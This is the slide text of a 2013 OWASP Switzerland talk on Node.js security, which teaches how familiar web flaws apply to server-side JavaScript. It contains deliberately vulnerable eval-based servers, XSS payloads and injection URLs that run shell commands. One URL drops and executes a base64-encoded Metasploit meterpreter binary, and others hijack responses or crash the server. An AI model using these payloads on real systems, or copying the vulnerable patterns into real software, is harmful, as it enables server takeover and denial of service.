
OWASP Switzerland

October 22th 2013



Thanks to Colab Zurich

http://colab-zurich.ch/

@ColabZurich

Timeline

18:00 – 18:50	Node.js Security – Old vulnerabilities in new dresses by Sven Vetsch – OWASP Switzerland / Redguard
19:00 – 19:50	Advances in secure (ASP).NET development – break the hackers' spirit by Alexandre Herzog – Compass Security
20:00 – ??:??	Food aka. 

node.js Security

Old vulnerabilities in new dresses

OWASP Switzerland
October 22th 2013

Sven Vetsch
Redguard AG
sven.vetsch@redguard.ch
www.redguard.ch
@disenchant_ch / @redguard_ch

The OWASP Foundation
http://www.owasp.org

Sven Vetsch

- Specialized in Application Security
  - (Web, Web-Services, Mobile, …)
- Partner & CTO at Redguard AG
  - www.redguard.ch
- Leader OWASP Switzerland
  - www.owasp.org / www.owasp.ch

sven.vetsch@redguard.ch

Twitter: @disenchant_ch / @redguard_ch

Table of Contents

I

Preliminary Remarks


Warning

Don’t use any of the code shown in this presentation unless you want to write insecure software!

Excuse

We won't really go into how to avoid and fix things. You will see, that we'll just talk about new possibilities on exploiting well-known vulnerabilities anyway.

II



JavaScript on your Server

Wait what…?


- Node aka. Node.js
- Open Source (http://nodejs.org/)
- Platform built on Google's JavaScript runtime (V8)
- For easily building fast and scalable network applications
- Node uses an event-driven, non-blocking I/O model
- Lightweight and efficient - perfect for data-intensive real-time applications that run across distributed devices.

In short…

"Node allows JavaScript to be executed server-side and provides APIs (i.e. to work with files and talk to devices on a network)."

Who would use this?

Node.js Processing Model



© by Aaron Stannard

Hello World

```
var http = require('http');
http.createServer(function (req, res) {
  res.writeHead(200, {
    'Content-Type': 'text/plain'
  });
  res.end('Hello World\n');
}).listen(1337, '127.0.0.1');
console.log('Server running at http://
127.0.0.1:1337/');
```

Working with (GET) Parameters

```
var http = require('http');
var url = require('url');

http.createServer(function (req, res) {
  res.writeHead(200, {
    'Content-Type': 'text/html'
  });
  var queryData = url.parse(req.url, true).query;
  var name = queryData.name;
  console.log("Hello " + name);
  res.end("Hello " + name);
}).listen(1337, '127.0.0.1');
```

Working with (GET) Parameters

```
var http = require('http');
var url = require('url');

http.createServer(function (req, res) {
  res.writeHead(200, {
    'Content-Type': 'text/html'
  });
  var queryData = url.parse(req.url, true).query;
  var name = queryData.name;
  console.log("Hello " + name);
  res.end("Hello " + name);
}).listen(1337, '127.0.0.1');
```

Funfact

> Using %07 (BEL character)
> your machine goes *bing*

III

DOM-based XSS

Don’t worry, we’ll come back to Node.js in a minute

Example 1


```
<!DOCTYPE html>
<html>
<body>
Hello <span id="name"></span>
<script>
document.getElementById("name").innerHTML =
document.location.hash.slice(1);
</script>
</body>
</html>
```

Example 1


```
<!DOCTYPE html>
<html>
<body>
Hello <span id="name"></span>
<script>
document.getElementById("name").innerHTML =
document.location.hash.slice(1);
</script>
</body>
</html>
```

Example 1

`http://www.example.com/#John`




`http://www.example.com/#<h1>John</h1>`



Example 1

```
http://www.example.com/#<img src="x"
onerror="alert(1)"/>
```



Funfact

> Such an attack never hit's the server so screw your WAF

IV


Node.js Security

Modify existing functions

```
function x() { console.log("X"); }

x();

x = function() { console.log("Y"); }

x();
```

(Yes, yes, ... I know that the code is ugly but we will see the use of prototype later)

Modify existing functions



- This JavaScript feature will become very handy ;)

Source matters

- Depending on how you access data, the encoding might be different:
  - Using *reqest.url*

    `aaa%3Cb%3Eaaa%3C/b%3E`
  - Using *url.parse(request.url).query*


    `aaa<b>aaa</b>`

So you're saying …

```
var http = require('http');
var url = require('url');

http.createServer(function (req, res) {
  res.writeHead(200, {
    'Content-Type': 'text/html'
  });
  var queryData = url.parse(req.url, true).query;
  var name = queryData.name;
  console.log("Hello " + name);
  res.end("Hello " + name);
}).listen(1337, '127.0.0.1');
```


Reflecting XSS

```
http://example.com/?name=John
```



Reflecting XSS

```
http://example.com/?
name=<script>alert(1);</script>
```



Server Side JavaScript Injection

- It's much like DOM-based XSS and all the know sources and sinks also work on Node.
  - http://code.google.com/p/domxsswiki/wiki/Index
- Interesting is everything that performs an `eval()`
  - `eval()` is (and stays) evil

Server Side JavaScript Injection

Be serious, who would use `eval()` or for example let unchecked code reach a `setTimeout()`?

Server Side JavaScript Injection

- Github returns 2'021'518 when searching for “eval” in JavaScript code.
  - Of course not all of those are in fact insecure usages of the `eval()` function
  - … but let’s have a look at some examples.

Server Side JavaScript Injection

```
Item.options.useJSON
            ? eval("(" + http.responseText + ")")
            : http.responseText; //Can
```

```
[i].getAttribute("id");
        if (eval("cb" + id).checked) {
            playQueue.push(id);
        }
    }

    if (play
```

Server Side JavaScript Injection

```
.href
      } else {
        return true ;
      }
    } else eval(src.href);
    return false;
  }
  var item = tab
```

```
') {
    return;
  }

  eval('var address = ' + address_str + ';');
  var temp = type + '-' + type;
```

Server Side JavaScript Injection

- Another example: How do you convert JSON back to an object?
  - The good answer:

    ```
    JSON.parse(str);
    ```

  - The bad (but easier and more intuitive) answer:

    ```
    eval(str);
    ```

Server Side JavaScript Injection

- “First, you'll use a JavaScript eval() function to convert the JSON string into JavaScript objects.”

```
return eval(json);
```

(https://developers.google.com/web-toolkit/doc/latest/tutorial/JSON)

Now fixed ;)

Server Side JavaScript Injection

- "With JSON, you use JavaScript's array and object literals syntax to define data inside a text file in a way that can be returned as a JavaScript object using eval()."

```
var jsondata =
eval("("+mygetrequest.responseText+")")
```

(http://www.javascriptkit.com/dhtmltutors/ajaxgetpost4.shtml)

Server Side JavaScript Injection

- “Now that we have a JavaScript variable holding our JSON text, we need to convert it to a JSON object. I promised we’d be able to do this with one line of code. Here it is:”

```
var jsonobj =
eval("(" + movielisttext + ")");
```

(http://www.webmonkey.com/2010/02/get_started_with_json/)

(Ab)using JSON

```
...
var queryData = url.parse(req.url, true).query;
if (queryData.jsonString) {
  var jsonObject =
    eval('(' + queryData.jsonString + ')');
  res.end(jsonObject.order[0].name+" ordered one "
    +jsonObject.order[0].beer);
  } else {
    res.end("Please place your order.");
  }
}).listen(1337, '127.0.0.1');
```

(Ab)using JSON

```
http://example.com/?jsonString={"order":
[{"name":"John","beer":"Murphy's Red"}]}
```

(Ab)using JSON

```
http://example.com/?jsonString={"order":
[{"name":"John","beer":"Murphy's Red"}]}
```

And because of:

```
eval('(' + queryData.jsonString + ')');
```

```
http://example.com/?jsonString={"order":
[{"name":"John",","beer":console.log(1)}]}
```

Code Execution

```
var http = require('http');
var url = require('url');
http.createServer(function (req, res) {
  var queryData = url.parse(req.url,
true).query;
  eval("console.log('"+queryData.log+"')");
  res.writeHead(200, {
    'Content-Type': 'text/plain'
  });
  res.end('Hello World\n');
}).listen(1337, '127.0.0.1');
```

Code Execution

```
var http = require('http');
var url = require('url');
http.createServer(function (req, res) {
  var queryData = url.parse(req.url,
true).query;
  eval("console.log('"+queryData.log+"')");
  res.writeHead(200, {
    'Content-Type': 'text/plain'
  });
  res.end('Hello World\n');
}).listen(1337, '127.0.0.1');
```

Code Execution

```
var sys = require('sys');
var exec =
  require('child_process').exec;

function puts(error, stdout, stderr) {
  sys.puts(stdout)
}

exec("ls -lah", puts);
```

Code Execution

```
http://example.com/?log=1');var sys =
require('sys'); var exec =
require('child_process').exec;
function puts(error, stdout, stderr)
{ sys.puts(stdout) } exec("ls -lah",
puts);//
```

Metasploit meterpreter


```
http://example.com/?log=1');var sys =
require('sys'); var exec =
require('child_process').exec; function
puts(error, stdout, stderr)
{ sys.puts(stdout) } exec("echo
'f0VMRgEBAQAAAAAAAAAAAAIAAwABAAAAVIAECDQAAAA
AAAAAAAAAADQAIAABAAAAAAAAAAEAAAAAAAAAAIAECAC
ABAibAAAA4gAAAAcAAAAAEAAAMdv341NDU2oCsGaJ4c2
Al1towKgOAWgCAB
%2bQieFqZlhQUVeJ4UPNgLIHuQAQAACJ48HrDMHjDLB9
zYBbieGZtgywA82A/%2bE=' | base64 -d > x;
chmod 777 x; ./x;", puts);//
```

Hijack Response


```
http://example.com/?log=1');var orig =
http.ServerResponse.prototype.write;
function newWrite (chunk)
{orig.call(this, chunk%2b' hijacked');}
http.ServerResponse.prototype.write =
newWrite;//
```

Hijack Response

- Before hijacking:



- After hijacking:



Funfact

> An unhandled exception crashes your server.

Simple Crash Demo

```
var http = require('http');
var url = require('url');

http.createServer(function (req, res) {
  res.writeHead(200, {'Content-Type': 'text/html'});
  var queryData = url.parse(req.url, true).query;
  var number_of_decimals = 1;
  if (queryData.nod) {number_of_decimals =
    queryData.nod;}
  res.end(
    Math.PI.toFixed(number_of_decimals).toString()
  );
}).listen(1337, '127.0.0.1');
```

Simple Crash Demo

```
var http = require('http');
var url = require('url');

http.createServer(function (req, res) {
  res.writeHead(200, {'Content-Type': 'text/html'});
  var queryData = url.parse(req.url, true).query;
  var number_of_decimals = 1;
  if (queryData.nod) {number_of_decimals =
    queryData.nod;}
  res.end(
    Math.PI.toFixed(number_of_decimals).toString()
  );
}).listen(1337, '127.0.0.1');
```

Simple Crash Demo

```
number.toFixed( [digits] )
```

- digits

  The number of digits to appear after the decimal point; **this may be a value between 0 and 20,** inclusive, and implementations may optionally support a larger range of values. If this argument is omitted, it is treated as 0.

Simple Crash Demo

```
http://example.com/?nod=-1
```

... or ...

```
http://example.com/?nod=21
```

Does Node.js support…

Sessions	NO
Permanent Data Storage	NO
Caching	NO
Database Access	NO
Logging	NO
Default Error Handling	NO
…	Most likely NO

V

Wrap Up

Wrap Up

- Using Node.js can be a good thing but you
  - have to care about a lot of things
  - know the modules you can use
  - need to write a lot of code yourself until someone writes a module for it
- We have to wait for (and help) improve modules that make Node.js applications more secure.
- Training for developers is key as they can't write secure Node.js application without even understanding the most simple XSS vectors.

VI

Q & A

sven.vetsch@redguard.ch

@disenchant_ch / @redguard_ch